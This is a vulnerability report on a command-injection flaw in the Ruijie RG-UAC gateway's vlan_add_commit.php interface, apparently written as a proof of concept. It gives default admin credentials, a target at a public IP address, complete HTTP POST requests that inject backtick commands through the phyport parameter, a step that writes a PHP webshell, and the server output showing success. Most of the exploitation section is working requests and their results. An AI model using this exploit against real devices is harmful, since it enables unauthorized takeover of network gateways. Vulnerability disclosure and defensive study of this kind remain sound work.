

# Ruijie RG-UAC Unified Internet Behavior Management Audit

## System Backend RCE Vulnerability

### 1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/networkConfig/vlan/vlan\_add\_commit.php interface. An attacker can execute arbitrary commands to control server permissions.

## 2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

## 3. Vulnerability location

/view/networkConfig/vlan/vlan\_add\_commit.php

## 4. Code analysis

In the POST request, the parameters phyport, vlanid are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




## 5. Vulnerability recurrence

Case: <https://223.99.9.251:1443/>

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】



2、Construct a data packet and change the phyport parameter to 'id>2. txt' to execute any command

POST /view/networkConfig/vlan/vlan\_add\_commit.php HTTP/1.1

Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)


Gecko/20100101 Firefox/124.0

Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Origin: http://113.24.216.50:280  
Sec-GPC: 1  
Connection: close  
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php  
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000::0000  
X-Originating-IP: 0000:0000:0000::0000  
X-Remote-IP: 0000:0000:0000::0000  
X-Remote-Addr: 0000:0000:0000::0000  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 28

phyport=`id`>2.txt`&vlanid=1


The screenshot displays a web browser's developer tools, specifically the Network tab, showing an HTTP request and its corresponding response. The request is a POST to the URL `/view/networkConfig/vlan/vlan_add_commit.php` with a status of 200 OK. The request headers include `Host: 223.99.9.251:1443`, `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0`, and various `Accept` headers for text/html, application/xhtml+xml, application/xml, image/avif, image/webp, and \*/\*. The request body is `phyport=`id`>2.txt`&vlanid=1`. The response is an HTTP 200 OK from the server `lighttpd/1.4.45`. The response headers include `X-Powered-By: PHP/7.1.7`, `Expires: Thu, 19 Nov 1981 08:52:00 GMT`, `Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0`, `Pragma: no-cache`, `Content-type: text/html; charset=utf-8`, and `Content-Length: 590`. The response body is HTML content with a title `IP_Strict` and a JavaScript alert message: `alert("失败(1)!");`. The alert message is displayed in a small dialog box.

visit /view/networkConfig/vlan/2.txt



You can also write webshell, here use phpinfo to test

phpport = `echo+"<?php+phpinfo();?>">2.php`&vlanid=1



visit /view/networkConfig/vlan/2.php

GoCancel<>

Request

RawParamsHeadersHex

GET /view/networkConfig/vlan/2.php HTTP/1.1  
Host: 223.99.9.251:1443  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Origin: http://113.24.216.50:280  
Sec-GPC: 1  
Connection: close  
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php  
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000:0000  
X-Originating-IP: 0000:0000:0000:0000  
X-Remote-IP: 0000:0000:0000:0000  
X-Remote-Addr: 0000:0000:0000:0000

Target: https://223.99.9.251:1443

Response

RawHeadersHexHTMLRenderMarkInfo

PHP Version 7.1.7

System	Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 20...
Build Date	Jul 24 2017 19:02:56
Configure Command	./configure '--prefix=/usr/local/php-5.6' '--with-mysql' '--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb' '--disable-debug' '--enable-sockets'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php-5.6/lib
Loaded Configuration File	/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled